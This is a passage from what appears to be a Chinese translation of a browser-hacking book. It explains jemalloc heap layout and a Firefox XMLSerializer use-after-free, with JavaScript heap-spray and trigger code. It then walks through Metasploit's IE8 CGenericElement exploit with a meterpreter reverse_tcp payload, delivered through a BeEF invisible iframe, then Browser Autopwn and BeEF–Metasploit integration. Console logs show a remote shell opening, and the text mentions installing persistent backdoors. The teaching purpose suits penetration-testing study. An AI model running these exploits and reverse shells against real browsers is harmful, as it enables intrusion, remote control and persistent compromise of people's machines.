本小节讨论现代浏览器中的底层利用技术。本书不会过于深入地讨论这些技术，但大致理解这些技术有助绕过浏览器的安全机制。好了，现在大家集中一下精力，我们要进入错综复杂的内存管理和UAF（Use After Free，释放后使用）利用环节了。

1. 内存管理

应用使用的内存由底层操作系统负责管理。换句话说，应用不能直接访问物理内存。操作系统会利用虚拟内存的概念，强制保证内存与运行进程隔离，让每个进程都好像能够访问整个线性地址空间一样。每个进程都有自己的内存空间，用于存储和操作自己的数据。内存主要分成堆内存和栈内存，以及进程特定的模块和库。栈内存主要用于存储进程函数的本地变量（以及其他数据），以及与执行相关的元数据，比如程序链接信息、函数帧和溢出的注册表。堆内存用于存储运行期间动态分配的数据。所有现代应用都使用动态内存分配和管理技术，因为正确地使用这种技术有助于提升性能。

浏览器利用依赖于修改内存，以便将执行流转向对攻击者有利的方面。与安全行业的很多部门一样，内存管理的防御领域也存在着“军备竞赛”，出现新的利用技术，就会出现新的安全机制，比如ASLR[31]、DEP[32]、SafeSEH[33]和堆cookie[34]。

你的目标是利用你能够掌控的功能去修改和组织内存结构，以便于你进一步入侵。对于浏览器而言，实现这一点的最有效途径就是使用JavaScript。Alexander Sotirov[35]在他的论文“Heap Feng Shui with JavaScript”中，展示了一些以这种方式来组织内存的基本方式。他的研究使用的是IE，而以下我们的例子将使用Firefox。

2. Firefox与jemalloc

内存管理器或者内存分配器，负责管理分配到堆的虚拟内存。因此，也有人称它们为堆内存管理器或堆内存分配器。操作系统为所有应用提供了一个内存管理器，并暴露了malloc或其他类似的系统函数。然而，像浏览器这样的大型复杂应用，通常都会在操作系统提供的内存管理器之上实现自己的内存管理器。具体来说，这些应用会使用malloc向操作系统请求大片内存区域。取得这片内存区域之后，它们就会使用自己的内存管理器来管理。这样做是为了实现更好的性能，因为应用比操作系统提供的通用分配器更了解自己的动态内存需求。

jemalloc就是一个内存分配器的实现，最初诞生于2005年，然后被用于FreeBSD。相对于传统的malloc方法，jemalloc改进了并发和可扩展的性能[36]。它是通过改进内存数据存取的方式来实现这个目标的。结果，包括Firefox在内的很多著名项目都采用jemalloc。

Firefox使用jemalloc在它支持的平台上进行动态内存管理，这些平台包括Windows、Linux、OS X和安卓。这就意味着攻击者必须理解jemalloc，才能对它所管理的堆内存实施攻击。

根据对象只被它周围的环境影响的*局部性原理*（principle of locality）[37]，jemalloc要尽力连续地分配内存。具体来说，jemalloc会将内存切分成固定大小的*块*。在Firefox中，每个块的大小为1 MB。jemalloc使用这些块来存储其他所有类型的数据结构，以及用户请求的内存。为了降低线程间发生锁争用的概率，jemalloc使用arena来管理这些块。然而，Firefox默认只硬编码了一个arena。

在Firefox中，块会被进一步分为run（访问），负责最大2048字节的请求和分配需求。每个run会记录这些空间的空闲及占用的*区域*（region）。区域是由用户分配（比如malloc调用）返回的堆项目。每个run都与一个bin关联。bin负责存储还有空间区域的run的树形列表。每个bin又与一个size class关联，并管理该size class的区域。图6-27是这些概念的一个概况。

3. 为利用重排Firefox内存

为了实现利用，关键在于把jemalloc内存重新排列为适合攻击的状态。这个状态可以让内存分配器的行为变得可以预测、值得信赖，并为你的入侵提供便利。比如，正常情况下，应用的用户在应用进行动态分配内存时，无法得知内存管理器返回的内存空间信息。而在利用过程中，这个信息是必要的，同时也需要能够被攻击者可靠地预测出来。

为了确保内存处于这种状态，需要进行大量的内存分配。这种技术被称为*堆喷射*（heap spraying）。取得了连续的run之后，就需要每隔一个区域就释放一个区域。这样会在你正试图操纵的size class的多个run中，制造出“洞口”或“缺口”。利用的最后一步是触发堆溢出，下一小节会介绍。

这种方法可以让你对内存布局获得更多控制权，并提供利用的成功概率。

4. Firefox的例子

2013年年初，Michal Luczaj向ZeroDay Initiative报告了Firefox中的一个漏洞[39]。这个漏洞与DOM中的`XMLSerializer`函数可能被误用导致应用崩溃相关。这是Firefox独有的而且没有文档载明的一个函数的结果。

遗憾的是，调用这个函数的时候，人们大多不会做足够的检查，因此导致它出现漏洞。

Patroklos Argyroudis和Chariton Karamitas做了进一步研究，发现了这个漏洞以及如何通过它实现执行任意代码的更多细节。




图6-27　jemalloc的架构[38]

被披露的缺陷是`XMLSerializer`对象中的一个UAF漏洞。在UAF漏洞中，分配的堆区域被其他对象引用。随后这个区域被释放，但由于忘记运行清理操作之类的bug，引用它的对象还会继续引用它，于是就导致了悬摆指针（dangling reference）。如果你能通过堆喷射之类的方式控制释放的区域，就可以通过悬摆指针实现任意代码的执行。

为了利用这个UAF `XMLSerializer`漏洞，需要几个步骤。第一阶段，重复分配大字符串，直至堆扩展到JavaScript利用中硬编码的某个高地址。在这个例子中，假设前述地址为：0x117012000。

实现这个初始堆喷射的JavaScript代码如下：

```
/* 第一阶段要执行的大小和数量
* 这一阶段目标是`nsHTMLElement'
* 的一个实例`mNextSibling'指向的类*/
```

```
BIG_SPRAY_SZ = 65534;
BIG_SPRAY_NUM = 1 << 11;
var buf = "";
var container_1 = [];

// 使用`pad'在左侧填充`str'
// 数量为`length'
function lpad(str, pad, length){
    while(str.length < length)
        str = pad + str;
    return str;
}

//小端字节序Unicode字符串用双倍字长
function get_dwle(dw){
    wh = lpad(((dw >> 16) & 0xffff).toString(16), "0", 4);
    wl = lpad((dw & 0xffff).toString(16), "0", 4);

    escaped = "%u" + wl + "%u" + wh;
    return unescape(escaped);
}

/* 小端字节序Unicode字符串用四倍字长
*(由于精度限制，不能给函数传入64位整数，
* 这里用双倍字长代替) */
function get_qwle(dwh, dwl){
    return get_dwle(dwl) + get_dwle(dwh);
}

// `callq *0x5f8(%rax)'中`rax'的值
buf += get_qwle(0x117012000); //小端字节序Unicode字符串用四倍字长

// `testb $0x8, 0x2c(%r14)'要检查的标志
buf += unescape("%u8888%u8888%u8888%u8888");
buf += unescape("%u8888%u8888%u8888%u8888");

// `rip'的值，应该在 `%rax + 0x5f8'
buf += get_qwle(0x4142434445464748);
buf = generate(buf, BIG_SPRAY_SZ);

for(i = 0; i < BIG_SPRAY_NUM; i++)
container_1[i] = buf.toLowerCase();
```

如果这次堆喷射成功，内存地址0x117012000处内容的模式将类似图6-28所示。

由于存在漏洞的原因，本次JavaScript利用中的硬编码地址最终会到达rax寄存器，而且由于该漏洞，目标进程会运行`call *0x5f8($rax)`。因为rax寄存器中的值是攻击者通过JavaScript利用控制的，所以前面的指令将把Firefox的执行流引导到该值所表示的地址。堆喷射是经过巧妙设计的，因此地址0x117012000 + 0x5f8处的值包含0x4142434445464748，演示了对Firefox执行流的控制。

...	...
...	...
0x117012000	0x0000000117012000
...	0x8888888888888888
...	0x8888888888888888
...	0x4142434445464748
...	...
...	...
0x117012000 + 0x5f8	0x4142434445464748
...	...
...	...

图6-28 内存中的结果内容

利用的第二阶段，再次使用JavaScript，以128字节的字符串喷射堆内存。在经过几次如此这般的分配请求后，jemalloc会尝试将它们连续放到内存中。接下来，使用`delete`来释放其他分配，使内存状态的模式如图6-29所示。

空闲	分配	空闲	分配	...	空闲	分配

图6-29 内存中的结果模式

标记为“空闲”的区域并非真的空闲，只是被标记为空闲而已，并没有被Firefox的JavaScript引擎释放掉。第3章介绍过SpiderMonkey这个Firefox的JavaScript引擎，它只会在自己认为重要的时候，才真正释放这些内存。为了强制释放这些内存，需要触发SpiderMonkey的垃圾收集器。为此，需要制造堆内存不足的情况，强迫垃圾收集器清理不再使用的区域。

这样做的结果就是堆内存中受控制的堆区域间会出现128字节的缺口。采用这个技术可以确保以后分配的128字节，极有可能恰好放到刚刚创建的这些堆缺口内。

利用的第三个阶段涉及通过C++类`HTMLUnknownElement`动态创建一些HTML元素，每个128字节。因为Firefox的HTML渲染器及其JavaScript引擎都是通过C++编程语言实现的，所以所有HTML元素和JavaScript对象，以及其他浏览器结构都是C++类的产物。拥有虚拟方法的C++类也拥有一个虚拟函数表，其中包含指向相应方法的函数指针。对希望破坏这个虚拟函数表的攻击者而言，了解它很重要，这样才能把浏览器的执行流引导至你期望的方向。

如果一切都按计划顺利完成，这些区域将填充到前一阶段创建的缺口中。重要的是不要把所有缺口都占上。

以下JavaScript代码用于在序列化时修改DOM树，触发漏洞条件：

```
var s = new XMLSerializer();
// 要创建的触发UAF的DOM子元素的数量
NUM_CHILDREN = 64;
// 第二阶段允许执行的数量
// 本阶段目标是`HTMLElement'的实例
SMALL_SPRAY_NUM = 1 << 21;
GC_TRIGGER_THRESHOLD = 100000;
```

```
// 触发垃圾收集
function trigger_gc()
{
  var gc = [];
  for(i = 0; i < GC_TRIGGER_THRESHOLD; i++){
      gc[i] = new Array();
  }

  return gc;
}

var stream =
{
  write: function()
  {
    // 删除子元素并触发垃圾收集
    // 会触发某些堆漏洞
    for (i = 0; i < NUM_CHILDREN; i++)
    {
      parent.removeChild(children[i])
      delete children[i];
      children[i] = null;
    }

    trigger_gc();

    // 取得上面创建的漏洞（`buf'仍然保存着必要数据）
    for (i = 0; i < SMALL_SPRAY_NUM; i += 2)
      container_2[i] = buf.toLowerCase();
  }
};

s.serializeToStream(parent, stream, "UTF-8");
```

垃圾收集器会被调用，以释放相应的堆区域，而且一次小型堆喷射会发生，以重新分配之前由HTMLUnknownElement实例占据的内存区域。这样你就可以控制一个HTMLUnknownElement实例的虚拟表，从而达到执行任意代码的目的。事实上，这里是在mNextSibling指向的C++类上触发的UAF。

关于这个漏洞，已经有开发者提交了bug报告。查看Mozilla的Bugzilla报告[40]，会看到一条评论说："哎呀，我们向web：/暴露了serializeToStream。"这很可能会促使安全研究人员去研究这个产品的其他方面，看是不是有开发人员故意留出了漏洞。

虽然这里举的例子并没有自己执行代码，但以此为基础可以通过很多手段去设置64位指令指针或RIP值，指向内存中任意位置的代码，从而实现代码执行。注入的代码取决于实施利用的平台。这时候可能使用Metasploit之类的工具比较好，因为它提供了针对不同平台定制利用的途径。要了解关于这个bug的完整的概念验证和其他代码，请参考https://browserhacer.com。

6.6 使用 Metasploit 取得 shell

提到利用，对于很多渗透测试人员来说，Metasploit是第一个会想到的工具。Metasploit是一个渗透测试框架。为什么是一个框架？因为它针对渗透测试生命周期的各个层面，都设计了相应的支持功能。

对利用开发者来说，Metasploit简化了创建利用的必要工作，而且利用可以做到跨平台和跨系统。这个框架提供了利用开发者需要的很多功能，包括随机化的工具配备，针对多个环境和系统的预加固的shell，VNC连接处理，以及利用可能需要执行的其他类型的payload。

对于利用的使用者、渗透测试人员，以及系统管理员来说，Metasploit的用户界面简化了执行利用的过程，提供了测试系统的更简单的方法。无论什么使用场景，所有信息都能够唾手可得，让各个层面的用户都能理解利用的目的是什么，影响有多大，如何运作以及如何检测它，而且还为测试提供了一个可以重现的场所。

Metasploit为发现和枚举提供了辅助模块，能让我们：

- 发现存在漏洞的机器；
- 确定机器上运行了哪些服务；
- 枚举服务；
- 收集系统中关于协议的特定信息。

这些模块有助于发现网络上的机器，以及系统可能存在哪些漏洞。虽然Metasploit也可以用于发现，但它不是漏洞扫描器。换句话说，它要接收其他一些工具的漏洞扫描结果，然后基于交叉引用的CVE和利用模块，确定哪个模块利用哪个漏洞。

6

上面说的这些功能都很棒，但我们这里要说的是利用某些系统。为了了解在攻击浏览器的时候还可以怎样使用Metasploit，以下几小节将讨论在装有IE8的Windows 7机器上，如何使用Metasploit取得远程系统上的shell。

6.6.1 Metasploit 起步

如果你手头上没有Metasploit，那么可以安装Kali Linux，地址为http://www.kali.org/。Kali是一个默认带Metasploit的标准渗透测试分发版。Metasploit可以在运行Ruby的任何系统中运行，因此只要你的机器上有Ruby，那就可以从http://www.metasploit.com/得到Metasploit。

首先，使用`msfconsole`命令启动Metasploit，这样就会输出一个启动画面，后跟一个`msf >`提示符。加载完Metasploit之后，可以做一些事，包括：

- `use`（使用）模块；
- 取得某个模块的`info`（信息）；
- `search`（搜索）某个模块；
- `show`（显示）某个模块的信息。

要搜索针对IE8的所有模块，可以输入`search IE8`，如下所示：

```
msf > search IE8
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name       Disclosure Date          Rank       Description
   ----       ---------------          ----       -----------
   exploit/windows/browser/adobe_flashplayer_arrayindexing
              2012-06-21 00:00:00 UTC  great      Adobe Flash Player AVM
                                                  Verification Logic
                                                  Array Indexing Code
                                                  Execution
   exploit/windows/browser/ie_cgenericelement_uaf
              2013-05-03 00:00:00 UTC  good       MS13-038 Microsoft
                                                  Internet Explorer
                                                  CGenericElement
                                                  Object Use-After-Free
                                                  Vulnerability
 <snipped for brevity>
```

要获得关于某个模块的更多信息，可以输入`info exploit/windows/browser/ie_cgenericelement_uaf`，例如：

```
msf> info exploit/windows/browser/ie_cgenericelement_uaf

       Name: MS13-038 Microsoft Internet Explorer CGenericElement Object
             Use-After-Free Vulnerability
     Module: exploit/windows/browser/ie_cgenericelement_uaf
    Version: 0
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Good
 <snipped for brevity>
```

虽然这里只给出了部分输出，但足以说明如何发现模块，以及获得模块相关的信息了。模块也可以按照它们的上下文排序。这里是一个针对浏览器的Windows利用，利用的名字是ie_cgenericelement_uaf。

掌握了这些基本信息后，下面我们看看怎么把它应用于勾连浏览器。

6.6.2　选择利用

要选择最适合攻击目标的Metasploit利用，首先需要采集浏览器的指纹。如果浏览器已经被勾连到BeEF，那就已经获得了一些信息。为了练习，我们把目标确定为一台装有IE8的Windows 7机器。勾连这台机器后，可以在Details面板中看到自动识别的关于浏览器及其所在操作系统的信息，如图6-30所示。




图6-30 勾连浏览器的详细信息

在此可以看到，浏览器是运行于32位架构Windows 7上的IE8。打开Category选项卡，还能看到这个浏览器安装了Flash和Java。这些信息都在初始化勾连BeEF的过程中被收集过来。BeEF能够分析勾连浏览器的更多信息，包括底层操作系统的信息，但通常需要用到Java。如果没有检测到Java，那该怎么办呢？

首先就是取得目标平台最近可用的漏洞，然后从中选择可以利用的。有选择地攻击要比全面攻击更隐蔽。BeEF提供了一个流量信号灯系统，可以告诉你哪些利用是可行的。这个系统中相应颜色的含义如下：


- 绿色表示可以在不通知用户的情况下运行的模块；
- 黄色表示可能会向用户给出提示的模块；
- 红色表示不可能成功的利用；
- 灰色表示利用尚未在目标环境的配置下得到验证。

6.6.3 仅执行一个利用

假设你已经选择了一个针对目标浏览器的利用，那么接下来从哪里入手呢？接下来要做的就是在Metasploit中启动Web服务器，然后使用BeEF将浏览器定向到Metasploit的监听端口上。

在处理针对浏览器的利用时，Metasploit会启动一个Web服务器，接收浏览器请求的信息。Metasploit的Web服务器，可能有多个端点或者URI路径可供使用。这样，一个Metasploit实例就可以在同一个网络端口上服务多个利用，而无需为每个利用单独启动一个服务器。为什么这一点很重要呢？因为在选定一个服务利用的端口之后，需要考虑目标怎么获得你的利用。如果来自目标的流量有可能穿越代理，或有防火墙过滤非标准端口，那么在端口5678上服务利用可能不会有效。由于网络上的潜在出口过滤，在端口80或443上服务利用会更有效。然而，如果有基于代理的AV，那么穿越端口80的流量可能会被检测到并被阻拦。此时端口443则有可能绕过代理。了解你的目标以及你自己可用的手段，有助于决定选择哪个端口通过Metasploit服务利用。

勾连到浏览器并且选择了利用之后，回到msfconsole设置利用。执行use windows/browser/ie_cgenericelement_uaf和输入show options之后，可以看到要设置的一些选项，如图6-31所示。



```
msf exploit(ie_cgenericelement_uaf) > show options

Module options (exploit/windows/browser/ie_cgenericelement_uaf):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   OBFUSCATE   true             no        Enable JavaScript obfuscation
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must
 be an address on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (defa
ult is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should
 be used (accepted: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (defau
lt is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, no
ne
   LHOST     192.168.1.132    yes       The listen address
   LPORT     4444             yes       The listen port
```

图6-31　Meterpreter控制台

如果你想通过特定的IP地址来服务利用，需要修改SEVHOST变量，将其值设置为IP地址。否则，只需要设置SRVPORT、URIPATH和payload变量。为此，需要输入以下命令：

```
set URIPATH /single
set SRVPORT 80
show options
show targets
set payload windows/meterpreter/reverse_tcp
show options
```

这样就设置了路径为/single，并让服务器监听80端口。关于payload，也有很多选择，可以通过输入show payloads来查看。其中比较常用的一个payload是meterpreter。这个payload是一个用于渗透测试的定制化的shell，有很多功能可以辅助利用后攻击。Meterpreter有两个子选项：正向shell和反向shell。

正向shell用于在目标系统上创建一个监听器。监听器启动后，会将你选择的shell关联到相应的端口。访问该端口，连接完成，就可以访问shell了。

这个过程中有两个潜在问题。第一个发生在主机位于NAT设备或防火墙之后。此时，即使能监听到相应端口，但也连接不到该远程端口。第10章将讨论使用浏览器完成这个任务的其他方法。

第二个问题是端口一经打开，你必须是连接到它的第一个攻击者。假如在你之前有人捷足先登，那么你就给别人提供了访问shell的机会。虽然这听起来不太可能，但一些内网常规漏洞扫描程序很可能会快你一步。虽然它们并不知道你的shell有什么用，但连接之后断开就会浪费你的一次利用。

另一种shell是反向shell。反向shell也不是没有问题。顾名思义，反向shell就是要连接回你的系统，只要IP地址是可路由的即可。位于NAT或代理之后的主机，通常更容易访问互联网上的主机，反之则不然。反向shell就是根据这个事实而设计的。

如果代理是网络的唯一出口，就可能成为反向shell的障碍。好在Metasploit专门为代理设计了两种payload，这就是http和https meterpreter payload（能够通过目标的代理服务器通信）。

了解了这些之后，你可以选择自己需要的方案。下面这个例子是直接连接到主机的，因此使用了反向shell：

```
set payload windows/meterpreter/reverse_tcp
show options
---SNIP---
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread,
                                        process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port
```

选择了meterpreter反向TCP shell之后，需要确定三个选项：`EXITFUNC`、`LHOST`和`LPORT`。`EXITFUNC`有几种可能，可以在当前应用中分出一个新线程，分出一个新进程，或者通过错误处理程序来调用它自己。到底为`EXITFUNC`选择哪一种处理方式，取决于应用是否会崩溃。使用利用的默认选项通常是最优选择。

6

对`LHOST`而言，就是要设置你的IP地址。而`LPORT`则是大多数主机都可以畅通无阻地访问到的一个端口，因此应该选择443（如果你不确定连接的层次），或者如果没有任何端口被封，也可以随机选择一个：

```
msf exploit(ie_cgenericelement_uaf) > set LHOST browserhacker.com
LHOST => 192.168.1.132
msf exploit(ie_cgenericelement_uaf) > set LPORT 443
LPORT => 443
msf exploit(ie_cgenericelement_uaf ) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.132:443
[*] Using URL: http://0.0.0.0:80/single
[*]  Local IP: http://192.168.1.132:80/single
[*] Server started.
```

好了，现在服务器开始运行并等待连接了。最后一步是使用BeEF将浏览器导向利用。在BeEF中有几种方法可以做到这一点，但能够保持勾连浏览器不会失败的一种最有效方式，就是启动一个隐藏的内嵌框架。为此，在Online Browsers面板中选中浏览器，并在Command选项卡中打开Misc文件夹。选择Create Invisible IFrame模块。接下来把URL放到Metasploit服务器的80端口。在这个例子中，URL就是http://browserhacer.com:80/single。最后，单击右下角Execute按钮，就会在勾连浏览器中创建内嵌框架，设置过程如图6-32所示。




图6-32 执行BeEF的Create Invisible IFrame模块

执行之后，稍等几秒，应该就可以在BeEF控制台中看到如下输出：

```
[19:37:20][*] Hooked browser [id:1, ip:192.168.1.16]
  has been sent instructions from command module
  [id:4, name:'Create Invisible Iframe']
[19:37:25][*] Hooked browser [id:1, ip:192.168.1.16]
  has executed instructions from command module [id:4,
   name:'Create Invisible Iframe']
```

在Metasploit控制台中，可以看到利用加载并发送到了Windows XP主机，最后打开了shell。此时可以使用sysinfo命令收集关于目标电脑的更多信息：

```
[*] 192.168.1.16     ie_cgenericelement_uaf - Requesting: /single
[*] 192.168.1.16     ie_cgenericelement_uaf - Target selected as: IE 8
on Windows XP SP3
[*] 192.168.1.16     ie_cgenericelement_uaf - Sending HTML...
[*] Sending stage (751104 bytes) to 192.168.1.16
[*] Meterpreter session 2 opened (192.168.1.132:3333 ->
192.168.1.16:1201) at 2013-06-08 19:42:51 -0400
meterpreter > sysinfo
Computer        : VM-1
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

现在攻击目标系统上的shell已经掌握在你手里了，除非浏览器崩溃，否则网页应该会一直勾连到BeEF。这样就为你提供了更进一步的机会，包括在shell丢失情况下的再次利用。通过利用浏览器，你已经进入了目标系统，可以完成任何能够通过Metasploit完成的利用后的任务，包括逐步提升权限、攻击内部系统，或者在系统中安装永久性“后门”，以便该机器出现什么状况时，还能够在重启后再连接到你的机器。

6.6.4 使用 Browser Autopwn

有时候，想找到一个针对特定浏览器的正确利用并不容易。这种情况下，应该忽略细节，最好是对浏览器执行一系列的利用。Metasploit的Browser Autopwn就是做这件事的最佳选择。

Browser Autopwn实际上是Metasploit的一个元模块，用于快速连续启动多个模块。它把多个模块绑定到不同的URL，然后给你一个中心URL，让你提供给浏览器，以启动对目标的攻击。

为启动Autopwn，需要配置一些信息。首先是监听器与URL的绑定关系。这里的URL就是定向目标的URL。其次要设置LHOST选项，也就是监听反向shell的监听主机：

```
use auxiliary/server/browser_autopwn
set LHOST 192.168.1.132
set SRVPORT 80
set URIPATH /
exploit
```

这些Metasploit命令会选择Browser Autopwn辅助模块，设置LHOST，设置服务器端口以及URI。在这里，我们想把目标定向到http://browserhacker.com，而且当用户到达这个URL时，它会把用户依次重定向到启动的每个利用。整个过程就是通过重定向用户到不用的利用服务器完成的，每次重定向到一个不同的利用。用户到达利用服务器后，利用就开始执行，如果成功就会创建shell。不同的利用会依次执行，直至所有利用都测试完成。

输入exploit并按下Enter键，你会发现Metasploit需要等一会儿才能完成设置。Metasploit创建多个利用服务器需要花点时间，到加载完所有模块经常要花5~10分钟。在它告诉你服务器准备就绪之前，把用户定向到Autopwn只会在客户端触发错误。Autopwn准备就绪时会显示以下消息：

```
[*] --- Done, found 57 exploit modules

[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://192.168.1.132:80/
[*] Server started.
```

由于Autopwn需要花很长时间，所以应该在利用过程中尽早启动，然后把它作为后备利用方案来用。这样，当你想使用它的时候，它已经在待命了。可以将Autopwn用于多个浏览器，只要启动一次监听器，就可以立即把发现的浏览器发送给Autopwn。这样可以提高保持目标勾连的概率。

6.6.5　结合使用 BeEF 和 Metasploit

结合使用BeEF和Metasploit，可以控制浏览器，采集浏览器指纹，以及在实际利用它之前取得尽可能多的信息。有时候利用失败，浏览器崩溃，你会失去对目标浏览器的控制。这时候，如果能够有更多手段控制浏览器，就不至于太失败。BeEF能够在内部直接调用Metasploit模块。

要在BeEF中启用Metasploit，在BeEF主目录下编辑config.yaml文件，做如下修改将metasploit设置为true：

```
extension:
    requester:
        enable: true
    proxy:
        enable: true
    metasploit:
        enable: true
    social_engineering: true
```

在extensions/metasploit/config.yaml 配置文件中，可以找到其他配置值。此文件包含用于连接Metasploit的设置，比如host、username和password。如果通过互联网使用此配置，那么这些设置应该会全部更新。以下是可能的配置变量：

```
beef:
    extension:
        metasploit:
            name: 'Metasploit'
            enable: true
            host: "127.0.0.1"
            port: 55552
            user: "msf"
            pass: "abc123"
            uri: '/api'
            ssl: false
            ssl_version: 'SSLv3'
            ssl_verify: true
            callback_host: "127.0.0.1"
            autopwn_url: "autopwn"
            auto_msfrpcd: false
            auto_msfrpcd_timeout: 120
```

接下来，需要通过msfconsole来启动Metasploit。加载之后，在Metasploit中启动MSGRPC接口。通过MSGRPC接口，可以远程向Metasploit发送命令。这样有助于外部应用与Metasploit交互，当然也支持BeEF与Metasploit的交互。要加载这个接口，在msfconsole中执行如下命令：

```
msf > load msgrpc Pass=abc123
[*] MSGRPC Service:  127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
```

这里，只需要指定密码。不过，也可以设置其他变量。比如ServerHost和ServerPort变量，分别用于设置希望MSGRPC服务器监听的IP和端口。User和Pass用于设置连接的用户名和密码。最后，URI用于将MSGRPC设置为一个不同的端点，使其不容易被发现。

好了，假设MSGRPC已经加载，在命令行上启动BeEF，应该能在控制台中看到以下输出，表示Metasploit已经加载了：

```
[ 0:20:32][*] Successful connection with Metasploit.
[ 0:20:34][*] Loaded 237 Metasploit exploits.
[ 0:20:34][*] BeEF is loading. Wait a few seconds...
[ 0:20:35][*] 11 extensions enabled.
[ 0:20:35][*] 410 modules enabled.
```

